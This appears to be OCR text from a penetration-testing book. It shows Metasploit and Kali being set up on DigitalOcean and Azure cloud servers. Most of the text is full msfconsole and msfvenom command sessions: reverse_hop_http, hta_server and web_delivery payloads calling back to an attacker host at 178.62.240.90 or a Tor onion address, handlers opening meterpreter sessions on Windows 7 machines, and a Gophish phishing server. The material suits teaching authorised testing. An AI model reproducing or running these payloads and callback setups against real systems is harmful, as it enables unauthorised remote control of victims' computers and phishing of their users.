

Finalize and create
How many Droplets?
Deploy multiple Droplets with the same configuration .
1 Droplet
Choose a hostname
Give your Droplets an identifying name you will remember them by. Your Droplet name can only contain alphanumeric characters, dashes, and periods.
Metasploit
Add Tags
Create



Droplets
Search by Droplet name
Droplets
Volumes
Name
IP Address
Created
Tags
Metasploit
4 GB / 80 GB Disk / AMS3 - Ubuntu 16.04.3 x64
178.62.240.90
Good to go!
More





```
Ubuntu 16.04.3 LTS Metasploit tty1

Metasploit login: root
Password:
Last login: Wed Feb  7 10:24:26 UTC 2018 from 89.154.253.173 on pts/0
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

0 packages can be updated.
0 updates are security updates.


root@Metasploit:~# _
```


3Kom SuperHack II Logon
User Name: [security]
Password: [ ]
[OK]
https://metasploit.com
=[metasploit v4.16.37-dev-]
+ -- --=[1733 exploits - 990 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > _


Microsoft Azure
SALES 1-800-419-8555
MY ACCOUNT
PORTAL
Search
Why Azure
Solutions
Products
Documentation
Pricing
Training
Marketplace
Partners
More
FREE ACCOUNT
Manage your Azure account
Azure portal
Configure and use Azure services
Usage and billing
Track your Azure usage and view your bill
Azure portal
Usage and billing
Chat live with an agent


Microsoft Azure
New
Kali Linux
Kali Linux
Kali Linux
New
Dashboard
Resource groups
All resources
Recent
App Services
SQL databases
Virtual machines (classic)
Virtual machines
Cloud services (classic)
Subscriptions
Azure Active Directory
Monitor
Security Center
More services
Bring Your Own License enabled.
Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.
Installation Defaults
Credentials: User provided password or SSH keys
Services: SSH
Ports: 22
Usage Instructions
Once your instance is running, connect to it with your SSH private key using the account you created during setup. Don't forget to update your Kali instance to get the latest packages and bug fixes.
Type as root (or sudo): apt update && apt dist-upgrade.
Nvidia GPU Support
To take advantage of CUDA computation, select an NC Series Virtual Machine.
Azure Penetration Testing
Select a deployment model
Resource Manager
Create
Want to deploy programmatically? Get started



Microsoft Azure
New
Kali Linux
Create virtual machine
Basics
New
Dashboard
Resource groups
All resources
Recent
App Services
SQL databases
Virtual machines (classic)
Virtual machines
Cloud services (classic)
Subscriptions
Azure Active Directory
Monitor
More services
Create virtual machine
1 Basics
Configure basic settings
2 Size
Choose virtual machine size
3 Settings
Configure optional features
4 Summary
Kali Linux
Basics
* Name
Kali
VM disk type
SSD
* User name
notroot
* Authentication type
SSH public key
Password
* Password
* Confirm password
Subscription
Plataformas MSDN
* Resource group
Create new
Use existing
KaliGroup
OK



Cloud Shell
Cloud Shell
root@cloudshell:~$ msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com
=[metasploit v4.16.37-dev-]
+ -- --=[1734 exploits - 991 auxiliary - 300 post]
+ -- --=[509 payloads - 40 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >

```
msf > use payload/windows/meterpreter/reverse_hop_http
msf payload(reverse_hop_http) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf payload(reverse_hop_http) > generate -t exe -f /root/hop.exe
[*] Writing 73802 bytes to /root/hop.exe...
msf payload(reverse_hop_http) >
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_hop_http
PAYLOAD => windows/meterpreter/reverse_hop_http
msf exploit(handler) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf exploit(handler) > exploit

[*] Preparing stage for next session r6Ft_Borhzz74JglSZlnq
[*] Patched URL at offset 663896...
[*] Starting the payload handler...
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
[*] Meterpreter session 1 opened (Hop client -> 178.62.240.90:80) at 2018-02-07 13:00:44 +0000
[*] Preparing stage for next session ZOxA_l1lHd3bUTEdSbiSf
[*] Patched URL at offset 663896...

meterpreter >
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
meterpreter > sysinfo
Computer        : PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : pt_PT
Meterpreter     : x86/win32
meterpreter >
```


```
root@Metasploit:~# ./gophish
 2018/02/07 15:15:04 worker.go:26: Background Worker Started Successfully - Waiting for Campaigns
goose: no migrations to run. current version: 20171208201932
 2018/02/07 15:15:04 gophish.go:115: Starting phishing server at http://0.0.0.0:80
 2018/02/07 15:15:04 gophish.go:98: Starting admin server at https://0.0.0.0:3333
```


gophish
Dashboard
Campaigns
Users & Groups
Email Templates
Landing Pages
Sending Profiles
Settings
User Guide
API Documentation
Dashboard
No campaigns created yet. Let's create one!


New Sending Profile
Name:
Profile name
Interface Type:
SMTP
From:
First Last <test@example.com>
Host:
smtp.example.com:25
Username:
Username
Password:
Password
Ignore Certificate Errors


```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVHOST 178.62.240.90
SRVHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set SRVPORT 80
SRVPORT => 80
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/misc/hta_server) > set LHOST 178.62.240.90
LHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set LPORT 443
LPORT => 443
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
msf exploit(windows/misc/hta_server) >
[*] Started HTTPS reverse handler on https://178.62.240.90:443
[*] Using URL: http://178.62.240.90:80/ICRjYc.hta
[*] Server started.
msf exploit(windows/misc/hta_server) >
```

```
msf exploit(windows/misc/hta_server) > [*] 89.154.253.173   hta_server - Delivering Payload
[*] 89.154.253.173   hta_server - Delivering Payload
[*] https://178.62.240.90:443 handling request from 89.154.253.173; (UUID: mvi5gtrk) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (178.62.240.90:443 -> 89.154.253.173:56746) at 2018-02-07 15:53:56 +0000

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```


Microsoft Azure
New
danieljcrteixeira@gm...
DIRETÓRIO PADRÃO
New
New
Dashboard
Resource groups
All resources
Recent
App Services
SQL databases
Virtual machines (classic)
More services
Search the Marketplace
Azure Marketplace
See all
Get started
Recently created
Compute
Networking
Storage
Web + Mobile
Containers
Databases
Featured
See all
Virtual network
Learn more
Load Balancer
Learn more
Application Gateway
Learn more
Virtual network gateway
Learn more

Chapter 13: Best Practices


```
MacBook-Pro:Downloads daniel$ shasum -a 256 kali-linux-2018.1-amd64.iso
ed88466834ceeba65f426235ec191fb3580f71d50364ac5131daec1bf976b317  kali-linux-2018.1-amd64.iso
MacBook-Pro:Downloads daniel$
```




```
root@kali:~# msfvenom -p windows/meterpreter_reverse_http LHOST=c2iznz6zbpptqrvt.onion.link LPORT=80 -o btor.exe -f exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: btor.exe
root@kali:~#
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) >
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) > [*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Redirecting sta
geless connection from /9zGHzakzUq47zzrOYU6o-Amw3dty5fuoHTpzK8YQAnlmePelJTfFfIm2DyQk with UA 'desktop'
[*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.17.0.5:9999 -> 10.17.0.5:51424) at 2018-02-12 13:17:10 +0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

```
msf > show options

Global Options:
===============

   Option            Current Setting    Description
   ------            ---------------    -----------
   ConsoleLogging    false              Log all console input and output
   LogLevel          0                  Verbosity of logs (default 0, max 3)
   MinimumRank       0                  The minimum rank of exploits that will run without explicit confirmation
   Prompt            msf                The prompt string
   PromptChar        >                  The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging    false              Log all input and output for sessions
   TimestampOutput   false              Prefix all console output with a timestamp

msf >
```

```
root@kali:~# cat .msf4/logs/console.log

[*] Console logging started: 2018-02-12 14:59:53 +0000

ConsoleLogging => true
msf > use exploit/multi/script/web_delivery msf exploit(multi/script/web_delivery) > set TARGET 2TARGET => 2
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcpPAYLOAD => windows/meterpreter/rever
se_tcp
msf exploit(multi/script/web_delivery) > set LHOST 172.16.40.5 LHOST => 172.16.40.5
msf exploit(multi/script/web_delivery) > exploit [*] Exploit running as background job 0.
msf exploit(multi/script/web_delivery) > msf exploit(multi/script/web_delivery) > sessions 1[*] Starting interaction wit
h 1...

root@kali:~#
```

```
root@kali:~# cat .msf4/logs/sessions/20180212_2_172.16.40.148_meterpreter.log
[02/12/2018 15:08:02]
[*] Logging started: 2018-02-12 15:08:02 +0000
[02/12/2018 15:08:02] load stdapi
[02/12/2018 15:08:03] load priv
[02/12/2018 15:08:09]   meterpreter   >
[02/12/2018 15:08:09] getuid
[02/12/2018 15:08:09] Server username: PC\User
[02/12/2018 15:08:11]   meterpreter   >[02/12/2018 15:08:11]   meterpreter   >[02/12/2018 15:08:11]   meterpreter   >
[02/12/2018 15:08:11] sysinfo
[02/12/2018 15:08:11] Computer        : PC
[02/12/2018 15:08:11] OS              : Windows 7 (Build 7601, Service Pack 1).
[02/12/2018 15:08:11] Architecture    : x86
[02/12/2018 15:08:11] System Language : pt_PT
[02/12/2018 15:08:11] Domain          : WORKGROUP
[02/12/2018 15:08:11] Logged On Users : 1
[02/12/2018 15:08:11] Meterpreter     : x86/windows
root@kali:~#
```

```
root@kali:~# cat .msf4/logs/framework.log
[02/12/2018 15:14:04] [e(0)] core: Exploit failed (multi/script/web_delivery): windows/meterpreter/reverse_tcp is not a compatible payload.
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: reverse to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: bind to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: noconn to reverse
